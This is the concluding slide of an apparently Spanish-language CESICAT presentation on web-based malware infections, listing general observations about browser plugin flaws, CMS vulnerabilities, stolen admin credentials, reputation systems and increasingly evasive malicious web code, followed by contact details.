3. Respuesta a Incidentes
4. **Conclusiones**

cesicat

Conclusiones

- Las infecciones de tipo web se están incrementado exponencialmente
- Los navegadores web siguen contando con vulnerabilidades sobretodo en los complementos de terceros
- Los servidores web siguen siendo expuestos debido a vulnerabilidades en los CMS y por el robo de credenciales de sus operadores/administradores
- Los sistemas de reputación están ayudando ante incidentes masivos pero no son una bala de plata
- La sofisticación del código malicioso web va en aumento para evitar su detección y análisis

51

cesICAT

cfragoso@cesicat.cat **www.cesicat.cat**

@cesicat